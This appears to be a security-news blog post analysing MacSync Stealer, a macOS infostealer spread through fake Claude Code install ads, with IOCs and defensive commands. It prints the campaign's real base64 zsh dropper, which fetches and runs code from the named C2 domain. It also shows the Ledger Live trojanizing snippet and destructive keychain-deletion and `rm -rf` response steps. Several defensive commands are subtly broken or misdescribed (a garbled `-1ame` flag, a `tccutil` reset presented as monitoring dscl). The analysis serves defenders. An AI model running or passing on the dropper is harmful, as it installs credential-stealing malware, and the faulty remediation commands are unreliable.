Listen to this Post
Introduction:

A single sponsored Google search result for “Claude Code install” is all it takes for macOS users to hand over their system credentials, browser-stored passwords, cryptocurrency wallets, and SSH keys to attackers. Security researchers from Beelzebub have uncovered MacSync Stealer, a sophisticated infostealer distributed through a malvertising campaign that weaponizes Google’s advertising infrastructure and Anthropic’s own Claude.ai shared-chat feature. This multi-stage attack chain demonstrates how threat actors are increasingly blending social engineering, trusted platform abuse, and advanced evasion techniques to compromise developer workstations and hijack high-value crypto assets in a single infection flow.
Learning Objectives:
- Understand the complete MacSync Stealer attack chain, from malvertising lure to credential theft and crypto wallet persistence.
- Identify the technical mechanisms used for evasion, keychain unlocking, browser data exfiltration, and Electron app trojanization.
- Learn actionable detection, mitigation, and hardening strategies to defend macOS environments against malvertising-driven infostealers.
You Should Know:
- The Malvertising Lure: How a Google Ad Leads to Full Compromise
The campaign begins when a developer searches for queries like “claude code mac install” on Google. A sponsored advertisement appears, mimicking Anthropic’s official branding. Because Google marks it as a sponsored result, users often assume it has passed verification. Clicking the ad redirects victims to a malicious Google Sites page that impersonates a legitimate installation portal. This page abuses trust in Google’s own infrastructure and evades automated scanners by dynamically rendering content via JavaScript.
The page instructs users to execute what appears to be a harmless terminal command—a technique aligned with the “InstallFix” (or ClickFix) social engineering pattern commonly used against developers. The command is a triple-encoded zsh dropper:
echo 'ZWNobyAnVmVyaWZpY2F0aW9uIHBsZWFzZSB3YWl0Li4uJyAmJiBjdXJsIC1rZnNTTCBodHRwOi8vb2tsYWhvbWF3YXJlaG91c2luZy5jb20vY3VybC9iZDM0OGE0MDI2MWFhMmQ5NTU2NmNjZGM0ZTZmMzA0ZmYyNWFhOTdkMzRlNWM3MTNjNzdjOTM3NTgzYWQwNGYwfHpzaA==' | base64 -D | zsh
Step‑by‑Step Breakdown:
- The `echo` command pipes a Base64-encoded string to `base64 -D` for decoding.
- The decoded output is piped directly to `zsh` for execution.
- The decoded script uses `curl` to download the initial payload from the C2 server over unsecured HTTP.
What This Does: The encoded string, when decoded, reveals a command that fetches and executes the first-stage dropper from oklahomawarehousing.com. The use of `base64` encoding and piping to `zsh` obscures the malicious intent from casual inspection.
Defensive Measures:
- On macOS: Configure Gatekeeper to enforce strict notarization requirements. Use `spctl –assess –verbose /path/to/script` to assess untrusted scripts.
- On Linux/Windows (cross-platform awareness): Treat any instruction to paste encoded commands into a terminal as highly suspicious. Verify software installation methods against official documentation.
- Network: Block outbound HTTP requests to known malicious domains. Monitor for `curl` or `wget` executions fetching from non-standard or unencrypted sources.
- The Three‑Stage Infection Chain: From Dropper to Stealer
Once executed, the initial zsh dropper initiates a sophisticated three-stage infection chain designed to evade signature-based detection and establish persistence:
Stage 1 – The dropper retrieves a `.daily` payload from the C2 server. This first-stage payload is typically a lightweight script that sets up the environment for subsequent stages.
Stage 2 – A base64+gzip embedded script is decoded. The script uses randomized variable names to evade signature detection and fingerprinting. This stage may also perform environment checks to avoid execution in sandboxed or analysis environments.
Stage 3 – A silent daemon is executed, which fetches the primary AppleScript-based stealer payload and handles data exfiltration. The core payload identifies itself as MacSync Stealer v1.1.2 with the build tag claude1—explicitly naming the lure it was compiled for.
Indicators of Compromise (IOCs):
- Dropper SHA256: `bd348a40261aa2d95566ccdc4e6f304ff25aa97d34e5c713c77c937583ad04f0`
– C2 Domain: `oklahomawarehousing.com`
– API Key: `5190ef1733183a0dc63fb623357f56d6`
– Lure URL: `sites.google.com/view/claud-version-0505`
Detection Commands:
 Linux/macOS - Check for suspicious outbound connections
sudo lsof -i | grep oklahomawarehousing

macOS - Search for the dropper hash in system
sudo mdfind 'com_apple_content_sha256 == bd348a40261aa2d95566ccdc4e6f304ff25aa97d34e5c713c77c937583ad04f0'

Windows (PowerShell) - Check for suspicious scheduled tasks or running processes
Get-ScheduledTask | Where-Object {$<em>.TaskName -like "sync" -or $</em>.TaskName -like "claude"}
Get-Process | Where-Object {$<em>.ProcessName -like "python" -or $</em>.ProcessName -like "node"} | Select-Object ProcessName, Id, Path
3. Credential Theft: Bypassing macOS Security Controls
The core stealer payload is delivered via `osascript` (macOS’s AppleScript execution engine). It begins by terminating the Terminal process to erase evidence of the infection. It then deploys a fake macOS System Preferences dialog to harvest the user’s login password.
The stolen password is validated using the command:
dscl . authonly <username> <password>
Why This Matters: `dscl` is a legitimate macOS directory service command-line utility. By using it to validate credentials, the malware ensures the password is correct without triggering system alerts or security prompts. This validation step is critical because an incorrect password would prevent the malware from unlocking the keychain and accessing encrypted data.
With valid credentials in hand, the malware proceeds to unlock the macOS keychain. It extracts the Chrome Safe Storage key, which enables decryption of saved credentials across all Chromium-based browsers (Chrome, Brave, Edge, etc.).
Data Harvested Includes:
- Browser profiles, cookies, and saved passwords
- SSH keys stored in `~/.ssh/`
– AWS credentials from `~/.aws/credentials`
– Telegram session files - Over 80 cryptocurrency wallet extensions
All harvested data is staged in `/tmp/sync/` and compressed into /tmp/osalogging.zip. Exfiltration occurs in 10MB chunks via HTTP PUT requests to the C2 server. However, the process depends on full archive transmission—interrupted uploads render the stolen data unusable.
Defensive Hardening:
 macOS - Monitor keychain access attempts
sudo log stream --predicate 'subsystem == "com.apple.security.keychain"' --info

macOS - Restrict dscl usage to authorized processes
 Create a custom TCC policy to monitor dscl executions
sudo tccutil reset Accessibility

Linux - Monitor for similar credential harvesting patterns
sudo auditctl -a always,exit -F path=/usr/bin/passwd -F perm=wa -k password_change

Windows - Enable PowerShell logging to detect credential dumping attempts
Set-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging" -1ame "EnableScriptBlockLogging" -Value 1
4. Crypto Wallet Persistence: Trojanizing Ledger Live
The secondary payload introduces a persistent threat specifically targeting cryptocurrency applications. If Ledger Live or Ledger Wallet is detected on the system, the malware replaces their Electron `app.asar` bundles with trojanized versions.
A single injected line, marked with a Russian comment (ВСТАВЬТЕ СЮДА — “INSERT HERE”), redirects the application interface to a phishing recovery flow after launch:
setTimeout(() => {
e.loadURL("file://" + path.join(__dirname, "recovery-step-1.html"));
}, 5000);
Step‑by‑Step Breakdown:
- The malware checks for the presence of Ledger Live or Ledger Wallet installations.
- It locates the Electron `app.asar` bundle—the packaged application code.
- The original bundle is replaced with a trojanized version containing the injected code.
- When the user launches Ledger Live, the application appears normal for 5 seconds.
- After the delay, the application redirects to a fake recovery flow page.
- Victims are prompted to enter their seed phrases, which are then exfiltrated to the attacker’s infrastructure.
Trojanized Ledger Live SHA256: `1abf943e97356e07bde23663da544e7c106afc19827a2106361a52035737de43`
Defensive Measures:
 macOS - Monitor for modifications to Electron app bundles
sudo fs_usage -w -f filesys | grep -E "app.asar|Ledger"

macOS - Verify application integrity using codesign
codesign -vvv /Applications/Ledger\ Live.app

Linux - Use Tripwire or AIDE to monitor application directory integrity
sudo aide --check

Windows - Enable Windows Defender Application Control (WDAC) to block untrusted binaries
 Use Set-AppLockerPolicy to restrict execution of unsigned Electron apps
5. The Unintended Execution Gate: A Double-Edged Sword
The attack chain includes an unusual limitation: a blocking dialog halts further actions until user interaction. If the victim reboots or interrupts execution before clicking through the dialog, both exfiltration and wallet trojanization may fail.
What This Means for Defenders: This execution gate acts as a potential point of intervention. Users who are cautious or who interrupt the process—perhaps due to suspicion or a system restart—may inadvertently prevent the full attack chain from completing.
Incident Response Checklist:
| Step | Action | Command/Tool |
||–|–|
| 1 | Isolate the system from the network | `sudo ifconfig en0 down` (macOS) / `ip link set eth0 down` (Linux) |
| 2 | Kill suspicious processes | `sudo killall -9 osascript` (macOS) / `taskkill /F /IM osascript.exe` (Windows) |
| 3 | Remove staged files | `sudo rm -rf /tmp/sync /tmp/osalogging.zip` |
| 4 | Check for trojanized applications | Reinstall Ledger Live from official sources |
| 5 | Rotate compromised credentials | Change passwords, revoke API keys, regenerate SSH keys |
| 6 | Reset keychain | `security delete-keychain ~/Library/Keychains/login.keychain-db` (macOS) |
6. Broader Context: The Rise of Malvertising‑Driven Infostealers
The MacSync campaign is not an isolated incident. It represents a broader trend where threat actors abuse trusted platforms—Google Ads, Claude.ai shared chats, and legitimate infrastructure—to distribute malware. Researchers have observed similar campaigns distributing AMOS (Atomic macOS Stealer) and FlutterShell backdoors through identical techniques.
Key observations from recent malvertising trends:
- Attackers use Google-verified shell companies to purchase ads. When one account is removed, they resurface within weeks under a new verified account.
- Shared chat features on AI platforms (Claude.ai, ChatGPT) are being weaponized to host fake installation guides that appear legitimate because they reside on official domains.
- The ClickFix/InstallFix social engineering pattern is increasingly common—users are instructed to paste commands directly into terminals, bypassing traditional download-and-execute warnings.
What Undercode Say:
- Key Takeaway 1: MacSync Stealer demonstrates that trusted platforms are the new attack vector. Google Ads and Claude.ai shared chats are not inherently malicious, but attackers leverage user trust in these platforms to bypass traditional security awareness training. The lesson is clear: never execute commands from unverified sources, even if they appear on official domains.
-
Key Takeaway 2: The dual‑impact threat model—credential theft combined with crypto wallet persistence—represents a significant escalation. A single infection compromises both system access and high‑value financial assets. Organizations with cryptocurrency exposure must treat macOS endpoints as high‑value targets and implement application control, integrity monitoring, and strict keychain access policies.
Analysis: The MacSync campaign highlights a fundamental shift in malware distribution economics. Malvertising offers precision targeting (developers searching for AI tools), rapid iteration (new ads can be spun up in minutes), and built‑in trust (sponsored results carry Google’s implicit endorsement). For defenders, this means traditional perimeter defenses are insufficient. The attack chain is entirely user‑driven—the victim is the one who pastes and executes the command. Security awareness programs must evolve to address this reality, emphasizing that official‑looking instructions on trusted platforms can still be malicious. Additionally, the use of legitimate macOS utilities (dscl, osascript, curl) for malicious purposes underscores the need for behavioral detection rather than signature‑based approaches. Organizations should implement endpoint detection and response (EDR) solutions that monitor for unusual command sequences, keychain access patterns, and modifications to application bundles.
Prediction:
- +1 The MacSync campaign will accelerate the adoption of application allowlisting and runtime integrity monitoring on macOS endpoints, particularly in organizations handling cryptocurrency or sensitive intellectual property. Apple may respond with stricter TCC (Transparency, Consent, and Control) policies around `dscl` and keychain access.
-
-1 Malvertising campaigns targeting developers will increase in frequency and sophistication. Threat actors will expand their lure portfolio beyond Claude Code to other popular developer tools—Docker, Kubernetes CLI, Terraform, and AI coding assistants—capitalizing on the trust developers place in command‑line installations.
-
-1 The abuse of AI platform shared‑chat features will become a standard vector for social engineering. As AI tools gain mainstream adoption, attackers will increasingly host malicious instructions on legitimate AI domains, making detection and takedown more challenging for security teams.
-
+1 Security researchers and threat intelligence platforms will develop automated detection systems for malvertising campaigns, leveraging ad telemetry and domain reputation scoring to identify and flag malicious sponsored results before they reach users.
-
-1 The criminal ecosystem around macOS infostealers will mature, with MacSync likely evolving into a Malware‑as‑a‑Service offering. This will lower the barrier to entry for less sophisticated attackers, leading to a proliferation of macOS‑targeting campaigns.
-
+1 Organizations will increasingly mandate verified installation methods—requiring developers to use package managers (Homebrew, official DMGs from verified sources) and enforcing policies that prohibit executing arbitrary commands from online guides without security review.
-
-1 The financial impact of wallet‑targeting infostealers will drive increased regulatory scrutiny around cryptocurrency security practices, potentially leading to mandatory security audits for organizations handling digital assets.
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: Divya Kumari – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


